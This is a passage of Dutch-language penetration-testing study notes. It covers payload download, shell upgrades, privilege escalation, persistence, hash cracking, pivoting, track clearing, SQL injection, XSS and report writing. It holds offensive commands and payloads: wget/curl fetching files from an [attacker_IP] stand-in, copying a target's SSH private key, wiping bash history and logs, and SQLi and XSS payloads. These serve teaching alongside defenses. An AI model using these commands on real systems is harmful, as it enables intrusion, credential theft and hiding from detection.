Linux → commando's

- wget http://[attacker_IP]/[filename]
- curl -O http://[attacker_IP]/[filename]
- Ook web_delivery in Metasploit beschikbaar.

Tip

- Controleer permissies en voer in tmp-directory uit; verwijder sporen na gebruik.

2) Shells upgraden (van niet-interactief naar interactief)

Veel reverse shells zijn *non-interactive* (geen prompt, incomplete I/O). Upgraden geeft een bruikbare shell (bash, PTY, betere control).

Waarom upgraden

- Verbeterde command-line ervaring
- Mogelijkheid tot job control, tekstbewerking (nano/vi), CTRL-C, tab-completion etc.
- Soms noodzakelijk voor tools die terminal-features vereisen.

Linux (meestvoorkomend)

- Maak interactieve bash: /bin/bash -i
- Python PTY trick (als python op het doel staat):
 - python -c 'import pty; pty.spawn("/bin/bash")'
- Alternatieven: python3 -c 'import pty; pty.spawn("/bin/bash")', script / dev/null -c bash etc.
- Check welke shells aanwezig zijn: cat /etc/shells

Windows

- In Meterpreter: gebruik session -u [session_id] of shell_to_meterpreter module om van beperkte cmd naar meterpreter te gaan.
- Soms migreren naar een stabieler proces (zie process migration).

Process migration (Meterpreter)

- Zoek PID met ps of tasklist, dan: migrate [PID] — nuttig als huidige proces onstabiel is.

3) Privilege Escalation (rechten verhogen)

Doel: van beperkte gebruiker naar Administrator/root. Processen en technieken zijn sterk afhankelijk van OS, versie en configuratie.

Windows privilege escalation

- **Dynamisch** — veel technieken afhankelijk van Windows-versie en patchlevel.

- Gebruik automatiseringstools en scripts: PrivescCheck.ps1 of PowerUp.ps1 (in PowerShell) die common misconfigurations opsporen.
- Veel aandachtspunten: onveilige services, verkeerd ingestelde ACLs, onveilige scheduled tasks, credential reuse, plain text credentials in config files, ontbrekende hotfixes.
- Voorbeelden:
 - powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"

Linux privilege escalation

- **Automatisering:** LinEnum (bash script) voor veel checks.
- **Let op:**
 - **Zwakke permissies:** zoek bestanden met schrijfpermissies:
find / -not -type l -perm -o+w 2>/dev/null
(of specifieker: find / -type f -perm -002 2>/dev/null)
 - **Niet-veilige schrijfrechten op /etc/shadow of config files → extreem interessant.**
 - **Sudo-rechten:** sudo -l toont commando's die je als gebruiker mag uitvoeren; misconfiguraties kunnen root shell geven.
 - **Cronjobs:** onveilige cron jobs kunnen exploitatie bieden (scripts laten runnen met root privileges).
 - **SUID binaries:** zoek find / -perm -4000 -type f 2>/dev/null en onderzoek bruikbaarheid.
 - **Kernel exploits** als laatste redmiddel (versie-specifiek en noisy).

Voorbeeld checks

- sudo -l — welke commands mag gebruiker als root uitvoeren?
- cat /etc/passwd, ls -l /etc/shadow (permissions)
- ps aux, crontab -l, cat /etc/cron*

4) Automatisering & tools

- **Windows:** JAWS, PowerUp, PrivescCheck (PowerShell scripts). MSF modules: win_privs, enum_logged_on_users, enum_patches, enum_shares.
- **Linux:** LinEnum (automatische lokale checks), GTFOBins (voor SUID/sudo abuse patterns). MSF modules: enum_configs, enum_system.

5) Praktische adviezen & regels

- **Werk voorzichtig:** minimaliseer noisy acties (log generation) bij privilege escalation.
- **Altijd naar temp folder uploaden** en rechten aanpassen waar nodig.
- **Migrate** naar stabiele processen bij onveilige shells.
- **Beveiligingscontrole:** noteer gevonden misconfiguraties voor rapport

(geen destructieve acties).

- **Persistentie** pas alleen als scope dat toelaat (bij pentest — documenteer, bij lab ok).
- **Sporen wissen** (careful) — logs, bash history, event logs indien nodig en toegestaan.

Persistence (toegang behouden)

Wat het is

Technieken waarmee een aanvaller toegang behoudt na reboots, wachtwoordwijzigingen of andere onderbrekingen. Doel: blijvende foothold zonder telkens opnieuw te hoeven exploiten.

Belangrijke methodes — Windows

- **Services:** een eigen service installeren/registreren zodat code automatisch start. (Metasploit heeft een persistence/persistence_service module.)
- **RDP-accounts:** nieuw account aanmaken (subtiel) en via RDP inloggen.
- **Scheduled Tasks / Start-up items:** taken toevoegen die bij opstart uitvoeren.
- **Registry autorun:** keys in registry gebruiken om executables bij login of systeemstart te runnen.
- **Tip:** plaats bestanden in tijdelijke mappen en zet permissies slim; documenteer wat je doet (voor pentest).

Belangrijke methodes — Linux

- **SSH keys:** privésleutel lokaliseren (~/.ssh) en kopiëren naar aanvallersysteem; daarmee key-based login mogelijk maken.
 - Voorbeeld actie: `scp user@target:/home/user/.ssh/id_rsa ./` (let op: alleen in scope/legaal)
- **Cronjobs:** cron gebruiken om periodiek reverse shell of tool te starten (cron is het Linux-equivalent van scheduled tasks).
 - Gebruik crontab -l om bestaande jobs te zien en crontab -e om toe te voegen.
- **Systemd services / init scripts:** eigen systemd-unit maken om persistentie te garanderen.
- **SUID-binaries / onveilige scripts:** misconfiguratie gebruiken om persistentie in te bouwen.

Algemene adviezen

- Minimaliseer ruis (logs), houd rekening met detectie/forensics.
- Maak persistence alleen als scope het toelaat (lab/pentest met toestemming).
- Verwijder sporen en documenteer alles voor rapportering.

Dumping & Cracking Hashes (wachtwoorden)

bemachtigen)

Waarom

Hashes (niet direct plaintext wachtwoorden) zijn vaak de sleutel tot lateral movement en privilege escalation. Dumpen = hashes van het systeem halen. Cracking = van hash naar plaintext proberen te komen (wordlist/brute force/GPU).

Windows hashes

- **Waar opgeslagen:** SAM (Security Accounts Manager) bevat gehashte Windows-wachtwoorden; LSASS (in-memory) bevat credentials en cleartext tokens.
- **Types:** LM (oud, zwak — meestal uitgeschakeld), NTLM (MD4-gebaseerd), moderne systemen gebruiken NTLM of andere mechanismen.
- **Dump-technieken:** in-memory dumpen van LSASS (Mimikatz), hashdump-modules in Metasploit, of tools die een process dump maken.
- **Let op:** toegang tot LSASS vereist meestal elevated privileges.

Linux hashes

- **Waar opgeslagen:** /etc/passwd (world-readable, accountinfo) en /etc/shadow (root-only, gehashte wachtwoorden).
- **Formaten:** passwd/shadow entries tonen welk algoritme gebruikt wordt (\$1\$=MD5, \$2\$=Blowfish, \$5\$=SHA-256, \$6\$=SHA-512).
- **Dump-technieken:** kopiëren van /etc/shadow (vereist root) of gebruik van tools/modules in Metasploit.

Cracking tools & workflow

- **John the Ripper**
 - Kan verschillende formaten aan; start met john --list=formats en test met john --format=<format> <hashfile>.
- **Hashcat**
 - GPU-acceleratie, veel modes (gebruik -m <hash_type_id> voor het juiste formaat), ondersteunt wordlists + combinaties/brute.
 - Voorbeeld workflow: hashcollected -> bepaal type -> run hashcat met passende wordlist/regels.
- **Metasploit modules**
 - hashdump, crack_linux etc. kunnen hashes dumpen of bruteforcen (in lab/scope).

Praktische tips

- Prioriteer: eerst lokale zwakke wachtwoorden en sudo-configuraties (snel wins).
- Gebruik woordlijsten (rockyou, custom) + regels voor mutaties.
- GPU-hardware versnelt cracking sterk (hashcat).
- Cracking kan veel tijd en resources kosten — begin met targeted wordlists (gebruik context: bedrijfswoorden, namen, formats).

Pivoting

- Wat: techniek waarbij je een gecompromitteerde host gebruikt om andere systemen op dat interne netwerk te bereiken en aan te vallen.
- Hoe: route toevoegen via Meterpreter of port-forwarding instellen zodat verkeer naar interne subnets gestuurd kan worden.
- Gebruik: interne scans uitvoeren, services bereiken die niet rechtstreeks van buiten beschikbaar zijn.
- Let op: pivoting kan netwerkdetectie triggeren — houd routes en forwarding tijdelijk en gedocumenteerd.

Clearing tracks (sporen wissen)

- Wat: wijzigingen ongedaan maken en alle sporen verwijderen van je acties op het doelwit.
- Praktisch:
 - Houd bij welke bestanden je hebt geüpload (temp-mappen zoals C:\Temp of /tmp) en verwijder ze.
 - Wis bash-history (history -c), verwijder logregels/evt. eventlogs (alleen als scope & toestemming).
 - Let op: Metasploit genereert vaak artefacten — check en verwijder deze.
- Doel: minimaliseren van detectie en forensische aanwijzingen (alleen in scope/pentest met toestemming).

Web Application Pentesting — OWASP Top 10 (kort)

- Belangrijkste categorieën (2021): o.a. **Broken Access Control, Injection, Security Misconfiguration, Vulnerable Components, Auth failures**.
- Focus: zowel functionaliteit (server-side) als design/configuratie fouten opsporen.

Access control — wat en pijlers

- Definitie: mechanisme dat bepaalt wie welke acties/data mag raadplegen of uitvoeren.
- 3 pijlers:
 1. Authenticatie — wie ben je?
 2. Autorisatie — mag je dit doen?
 3. Session management — in welke context voer je acties uit?

Access control modellen (kort)

- PAC (Programmatic): privileges in DB/matrix.
- DAC (Discretionary): eigenaar/delegeert toegang.
- MAC (Mandatory): centraal beleid, niet door gebruikers te wijzigen.
- RBAC: rollen met specifieke privileges; gebruikers krijgen rollen.

Types access control

- Verticale access control — toegang naar hogere privileges (bv. admin page).
- Horizontale access control — toegang tot andermans data (IDOR).
- Context-afhankelijke access control — toegang beperkt op basis van applicatiestatus.

Voorbeelden van problemen

- **Verticale priv-esc:** onbewerkte/verborgen admin-functionaliteit of onveilige front-end checks (URL-matching discrepancies).
- **Horizontale priv-esc (IDOR):** object-ID's die door gebruiker aangepast kunnen worden → toegang tot andermans data.
- **Advanced:** multi-step processen waarbij één stap geen controle heeft; referer-based controls (vervalsbaar).

Defense (best practices)

- Deny by default — alleen expliciet toegestane acties toestaan.
- Obfuscation ≠ access control.
- Gebruik één duidelijk mechanisme en declareer access control explicet (server-side).
- Verifieer mechanismen regelmatig — inclusief pentests en code-reviews.

Wat is SQL-injection?

- SQLi is een kwetsbaarheid waarbij onveilige of ongefilterde gebruikersinput rechtstreeks in een databasequery terechtkomt.
- Impact: ongeautoriseerde toegang tot data, wijzigen/verwijderen van data, of volledige compromittering van de database/backend.

Hoe SQLi opsporen (quick checks)

- Test met een enkele quote ' om syntaxfouten of afwijkend gedrag te veroorzaken.
- Vergelijk antwoorden bij normale input vs malafide input (systematische verschillen).
- Boolean-tests: voeg OR 1=1 (altijd waar) of OR 1=2 (altijd onwaar) toe en

kijk naar verschillen.

- Time-based tests: SLEEP() of pg_sleep() gebruiken om time delays te forceren (blind SQLi).
- OOB / OAST: probeer een payload die netwerk-interactie veroorzaakt (dns/http callback) om blind data te exfiltreren.

Waar kan SQLi voorkomen?

- Meest typisch: WHERE-condities in SELECT queries.
- Ook mogelijk in: UPDATE (waarden of WHERE), INSERT (ingevulde waarden), ORDER BY, kolomnamen/table-names (minder vaak, maar mogelijk).

Veelgebruikte payloads — voorbeelden

- Information disclosure: Gifts'-- → commentaar tekent rest van query weg.
- Always-true: Gifts' OR 1=1-- → retourneert alle rijen.
- Bypass login: username administrator'-- (original: WHERE username='user' AND password='pass').
- UNION data exfiltratie: voeg UNION SELECT <columns> toe — aantal en types moeten matchen.

UNION-aanvallen (data uit andere tabellen halen)

- Gebruik UNION SELECT om extra SELECT toe te voegen; aantal kolommen en datatypes moeten overeenkomen.
- Bepaal aantal kolommen via ORDER BY of door NULL-waarden te gebruiken tot fouten verdwijnen.
- Vind juiste kolomtypen door één kolom als tekst/NULL te injecteren etc.

Blind SQLi (geen directe fouten of output)

- **Boolean-based:** condities die TRUE/FALSE teruggeven en zo gedrag van pagina laten verschillen.
- **Time-based:** SLEEP() of pg_sleep() om vertraging te meten.
- **OOB / network:** database laten bellen naar jouw server (DNS/HTTP) — OAST-technieken voor blind exfiltratie (soms premium bij oefenplatformen).

Second-order SQLi

- Input wordt **opgeslagen** in DB en later, zonder juiste sanitatie, hergebruikt in een andere query → later exploiteerbaar.
- Let op data die in één plek veilig lijkt maar in een andere context onveilig is.



Defense – hoe voorkom je SQLi (één effectieve lijn)

- **Gebruik parameterized queries / prepared statements** — dit is de juiste en belangrijkste verdediging.
 - Kwetsbare code (NIET doen):

```
String query = "SELECT * FROM products WHERE category = '" + input + "'";
```
 - Veilige code (wél doen):

```
PreparedStatement stmt = connection.prepareStatement("SELECT * FROM products WHERE category = ?");stmt.setString(1, input);ResultSet rs = stmt.executeQuery();
```
- Extra maatregelen:
 - Gebruik ORM's of query builders die parameters dwingen.
 - Minimale DB-rechten voor applicatie-gebruikers (least privilege).
 - Input validation & whitelisting (vooral voor identifiers zoals kolomnamen).
 - Escaping alleen als laatste redmiddel (maar niet in plaats van parameterization).
 - Logging & detectie: anomaliedetectie voor ongewone queries/time delays.
 - Regelmatig pentesten en code-reviews.



Wat zijn Business Logic Flaws?

- Ontwerpfouten of implementatiefouten in de bedrijfslogica die een aanvaller ongewenst gedrag laten uitlokken.
- Oorzaak: verkeerde aannames van developers over hoe gebruikers met de app omgaan.
- Vaak uniek per applicatie en moeilijk te detecteren met scanners.
- Impact varieert sterk afhankelijk van welke business flow wordt misbruikt.



Meest voorkomende oorzaken (1)

- **Overmatig vertrouwen in client-side controls** — beveiliging enkel in JavaScript / UI.
- **Ontbreken van handling voor niet-standaard input** — edge-cases die niet worden gevalideerd.
- **Foute aannames over gebruikersgedrag** — workflows die broken are wanneer gebruiker afwijkt (bv. 2FA bypass via onjuiste flows).

Meest voorkomende oorzaken (2)

- **Domein-specifieke rules** die verkeerd of incompleet zijn geïmplementeerd (bv. "infinite money" bug).
- **Encryption oracle-situaties** (waarbij encryptie/decodering kan worden misbruikt).
- **Email / input parsing discrepancies** — verschillende systemen parsen dezelfde input anders (bv. spaties, encoding).

Voorbeelden van misbruik (kort)

- Omzeilen van betaal-/checkout-logica (gratis producten / dubbele korting).
- Bypass van 2FA of reset-flows door state/flow-manipulatie.
- Misbruik van promotiecodes of intern krediet (infinite-money-lab).
- ID/role misuse: endpoints die voor twee doelen gebruikt worden zonder isolatie.

Defense — hoe voorkom je het (praktisch)

- **Documenteer aannames:** expliciet opschrijven welke gebruikersgedragingen verwacht worden.
- **Server-side validatie:** alle business rules altijd óók op de server afdwingen (client-side is alleen UX).
- **Maak flows expliciet en controleer state transitions** (state machine-validatie).
- **Readable, eenvoudige code & peer reviews:** complexe business flows foutgevoelig → vereenvoudigen en laten reviewen.
- **Unit & integration tests voor edge-cases:** simuleer ongewone interacties (buiten normale UI).
- **Threat modelling / pentesting op de business flows** — laat echte user-stories door security testen.

Wat is Cross-Site Scripting (XSS)?


- Een web-kwetsbaarheid waarbij een aanvaller JavaScript kan uitvoeren in de browser van een andere gebruiker.
- **Gevolgen:**
 - Aanvaller kan acties uitvoeren alsof hij het slachtoffer is.
 - Data stelen waar de gebruiker toegang toe heeft.
 - Sessies kapen of tokens onderscheppen.

Werking

- De aanvaller manipuleert een website zodat deze schadelijke JavaScript

terugstuurt naar de browser van het slachtoffer.

- Die code wordt dan uitgevoerd binnen de context van de website (zelfde cookies, sessies, rechten).
- Vaak getest met `alert(1)` of in moderne browsers `print()`.



Voorbeeld:

`https://insecure-site.com/comment?msg=<script>alert(1)</script>`

Types XSS

1. **Reflected XSS** — script zit in het verzoek zelf en wordt direct teruggestuurd (niet persistent).
2. **Stored XSS** — script wordt opgeslagen in de database en aan andere gebruikers getoond (persistent).
3. **DOM-based XSS** — de kwetsbaarheid zit in de client-side JavaScript, niet op de server.

Reflected XSS

- De applicatie neemt data uit de URL of input en zet die onveilig in de HTML-respons.
- Voorbeeld:
- `https://site.com/status?message=<script>...</script>`

→ Script van de aanvaller wordt direct uitgevoerd.



Testtips:

- Probeer payloads in URL's, querystrings, HTTP-headers of body.
- Gebruik unieke random waarden om reflectie te vinden.
- Combineer met payloads uit de [PortSwigger cheat sheet](#).

Stored XSS

- Schadelijke scripts worden **opgeslagen in de database** (vb. via blog comments).
- Telkens de pagina wordt geladen, wordt het script uitgevoerd bij alle gebruikers.
- Voorbeeld:
- `<script>alert('XSS via comment')</script>`



Testen door invoer te posten in formulieren of inputvelden die later worden weergegeven.

DOM-based XSS

- De kwetsbaarheid zit in **client-side JavaScript** dat onbetrouwbare data verwerkt.
- Voorbeelden: location.search, innerHTML, document.write(), jQuery selectors.
- Gebruik tools zoals **DOM Invader** (Burp) om sinks te vinden.

Test:

Kijk of data uit de URL of invoer direct in het DOM wordt geschreven zonder encoding.

Defense (bescherming)

1. **Output encoding** — encodeer alle dynamische waarden volgens hun context (HTML, JS, URL).
 2. **Input sanitization** — filter input waar mogelijk, maar dit alleen is niet genoeg.
 3. **Security headers:**
 - X-Content-Type-Options: nosniff
 - X-XSS-Protection: 1; mode=block
 4. **Content Security Policy (CSP)** — voorkomt inline script-uitvoering.
-  Beste aanpak: *escape output op het moment dat het in de HTML wordt ingevoegd + gebruik CSP.*

Kort overzicht (cheat-notes)

Type XSS	Locatie van kwetsbaarheid	Persistent?	Testmethode
Reflected	Server-response (direct)	 Nee	Payload in URL/param
Stored	Database → andere gebruikers	 Ja	Payload via formulier/comment
DOM-based	Client-side script (JS)	 Ja, lokaal	Inspect DOM + browser tools

File upload vulnerabilities – wat en waarom

- **Wat:** kwetsbaarheid wanneer een webserver gebruikers bestanden laat uploaden zonder voldoende validatie (naam, extensie, magic bytes, content-type, grootte).
- **Worst-case:** een aanvaller uploadt een webshell (bv. shell.php) en krijgt zo RCE (remote code execution) op de server.
- **Hoe ontstaan:** blacklists die incomplete zijn; vertrouwen op Content-Type of bestandsnaam; uploaden direct naar publiek toegankelijke mappen; geen controle op magic bytes.



File upload — voorbeelden van riskante patronen

- Allowlist ontbreekt of is niet streng (alleen controleren op .jpg in naam is onvoldoende).
- Bestanden worden geüpload naar folders waar uitvoering mogelijk is (bv. www/uploads/) — webserver voert scripts uit.
- Filenaam bevat traversal-strings (../) of vreemde encoderingen — leidt tot directory traversal.
- Content-Type header kan worden gefalsified; magic bytes controleren biedt extra zekerheid.



Defense — concrete mitigaties

- **Whitelist extensies** (en niet alleen op naam) — alleen expliciet toegestane types.
- **Controleer magic bytes / file-signatures** om echte bestandstypes te verifiëren.
- **Sla bestanden extern of buiten webroot op** — geen uitvoeringsrechten op upload-locatie.
- **Hernoem uploads** (randomize naam) en gebruik veilige mappen (geen execute-permissies).
- **Valideer bestandsnaam:** geen .., geen vreemde encoderingen, lengtelimieten.
- **Upload niet direct naar permanente opslag** vóór volledige validatie.
- **Content scanning** (malware-scan) en limiet grootte/type.



Rapportering — waarom belangrijk

- **Communicatie:** helder en betrouwbaar rapporteren van kwetsbaarheden naar management en devs.
- **Risico-evaluatie:** helpt beslissers business-impact te begrijpen.
- **Remediëring sturen:** praktische stappen voor developers/ops om te fixen.
- **Bewijslast:** formeel bewijs dat test uitgevoerd is en scope gerespecteerd werd.



Rapport — essentiële onderdelen (wat moet erin)

- **Executive summary** (voor management): korte, niet-technische samenvatting met belangrijkste bevindingen, risico's en strategische aanbevelingen — vaak visueel (grafiek/tabel).
- **Methodology & scope:** gedetailleerde beschrijving van testmethoden (OWASP, OSSTM, etc.), scope, rules-of-engagement en beperkingen.
- **Technical findings** (voor devs/ops): per kwetsbaarheid:

- Risicoclassificatie (Kritiek/Hoog/Medium/Laag)
- Gedetailleerde beschrijving van kwetsbaarheid
- Impact & proof-of-concept (PoC) stap-voor-stap
- Aanbevelingen voor remedivering (concrete code/config changes)
- **Bijlagen:** logs, request/response voorbeelden, screenshots, PoC scripts.

Executive summary — good vs bad

- **Bad:** te technisch, te veel tekst, geen prioriteiten, geen remediatieplan.
- **Good:** beknopt, grafische samenvatting van risico's, top-3 prioriteiten, concrete next steps en verantwoordelijken.

Praktische tips voor je rapport (quick wins)

- Geef per finding **één concrete remediatie** (niet 10 opties).
- Prioriteer fixes op basis van **impact × exploitability**.
- Voeg voorbeeldcommando's/patch-snippets toe (bv. code snippet voor parameterized queries of file-type check).
- Vermeld testdata en PoC in bijlage — scheidt leesbare summery van technische details.
- Sluit af met een korte "How to verify" (hoe kan dev/ops testen dat fix werkt).